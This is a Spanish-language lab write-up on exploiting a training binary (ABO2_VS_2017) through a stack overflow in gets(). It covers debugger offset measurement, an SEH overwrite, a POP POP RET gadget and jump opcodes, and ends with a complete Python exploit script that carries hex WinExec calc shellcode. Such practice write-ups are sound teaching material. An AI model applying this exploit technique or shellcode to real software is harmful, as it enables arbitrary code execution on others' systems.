

Resuelto el [ABO1\_VS\_2017](https://docs.google.com/document/d/16KfjhfpA2nwyfT5xJQiRzf6uPMnBI2QqX99QjW2Y7oU/edit?usp=sharing) pasamos al sigueinte ABO que es el nivel 2.



Aquí estamos en la función **main**, vemos un **gets**, pero al final no vemos ningún **ret** y en su lugar hay una función que se llama **exit,** esta función es la que se va a encargar de liberar la memoria que se ha usado y cerrar el programa, ¿será por eso que no vemos ningún **mov esp, ebp** al final de esta rutina?¿ **.**



En fin, en este caso se me ocurre reventar el stack con **Aes** para provocar un error y que se encargue el **manejador de excepciones** del mismo.


Con el **IDA** no se como ver esto, asi que me ayudaré del **ollydbg**

Simplemente ponemos un **bp** después del **gets**



De esta forma en la **pila** tendremos la **cadena** que le mandamos, muchas Aes…

Y si bajamos hasta el comienzo sabremos el **size** que necesitamos para provocar un crash.



En este caso son **0x4D4 + 4 + 1.**

Podemos ver a donde saltara para tratar el crash, vamos a la ventana de **seh**



**40B170** manejara el crash, en el stack lo vemos aquí en la posición **0x43C**




Cuando lo llenemos de Aes, esto se va a sobreescribir, asi que en nuestro **payload** deberíamos poner una dirección a la cual queremos saltar, en vez de 4 Aes….

Muy bien provocamos un crash





Vemos que el registro **EDI** queda apuntando al inicio de nuestro **payload.**


****

Entonces vamos a reemplazar la dirección del **seh** por uno que apunte a un **JMP EDI** o similar.


Bueno encontre muchos **CALL EDI**




Bueno, aqui lo hice crashear y todo bien, pero el hijo de mil instalo otra vez el mismo **SEH**

****

Piuto!-.- Bueno no pasa nada, justo el que está ahí abajo es el que controlamos nosotros :P, ahora en vez de un **call edi**, tendremos que buscar un **pop pop ret,** porque el registro **edi** ya no apunta al **payload**.

Tenemos que encontrar un **POP POP RET,** porque en la pila nos quedan dos valores basuras, y en la tercera ubicación está la dirección donde se encuentra el **próximo seh** 

Si le hacemos un follow veremos que nos lleva a donde está nuestro **Payload**




Acá encontramos en **POP POP RET**

****

Al ejecutarse el **RET** vamos a saltar al **payload** justamente encima de esos **0x41414141**, son 4 bytes que controlamos, como dijimos esta parte no es más que el **Pointer to next SEH** y el **SEH**

****

En el **SEH** tenemos el puntero al **POP POP RET,** así que debemos evitar de pisarlo, entonces para evitar eso tenemos que poner los **opcodes** **EB06** que es un salto reemplazando los **0x41414141,** nos va a quedar así:



Okey, me he dado cuenta que el **payload** no nos va a entrar ahí abajo :/

así que voy a poner otro que vaya arriba, por lo cual deberemos saltar para arriba al comienzo del payload.


Estos son los opcodes para el salto



Okey, funciona, pero el muy piuto me abre miles de calculadoras -.- , así lo que intente fue ponerle un salto a la función **\_exit**, -.-

Eh visto que la **shellcode** que ejecuta la calculadora, la segunda mitad esta al pedo, y además me provoca un error, que era lo que causaba que se abrieran miles de calculadoras. La solución fue solo usar la primera mitad, que es la que ejecuta la calculadora, y luego le metí el salto al **exit.**

| import sys import binascii from subprocess import Popen, PIPE   winexec\_calc\_shellcode = b'31c94931d2e347526863616c6389e65256648b72308b760c8b760cad8b308b7e188b5f3c8b5c1f788b741f2001fe8b4c1f2401f90fb72c5142ad813c0757696e4575f18b741f1c01fe033caeffd7' winexec\_calc\_shellcode = binascii.unhexlify(winexec\_calc\_shellcode)  size\_crash = 0xE6 size\_to\_next\_seh = 0x438 next\_seh = b"\xEB\x06\x90\x90" # Un JMP para evitar pisar el seh  current\_seh = b"\x31\x12\x40\x00" # Salta al pop pop ret jmp\_to\_payload = b"\xE9\xBB\xFB\xFF\xFF\x90" # Salta al payload jmp\_to\_exit = b"\xE9\xB1\x14\x26\x00\x90" # JMP 40102C  buffer = winexec\_calc\_shellcode  buffer += jmp\_to\_exit + b"\x90" \* (size\_to\_next\_seh - len(winexec\_calc\_shellcode) - len(jmp\_to\_exit)) buffer += next\_seh buffer += current\_seh buffer += jmp\_to\_payload buffer += b"\x90" \* size\_crash # Size para de desbordar la pila  payload = buffer  p1 = Popen("ABO2\_VS\_2017.exe", stdin=PIPE) print ("PID: %s" % hex(p1.pid)) print ("Enter para continuar")  p1.communicate(payload) p1.wait() input() |
| --- |

****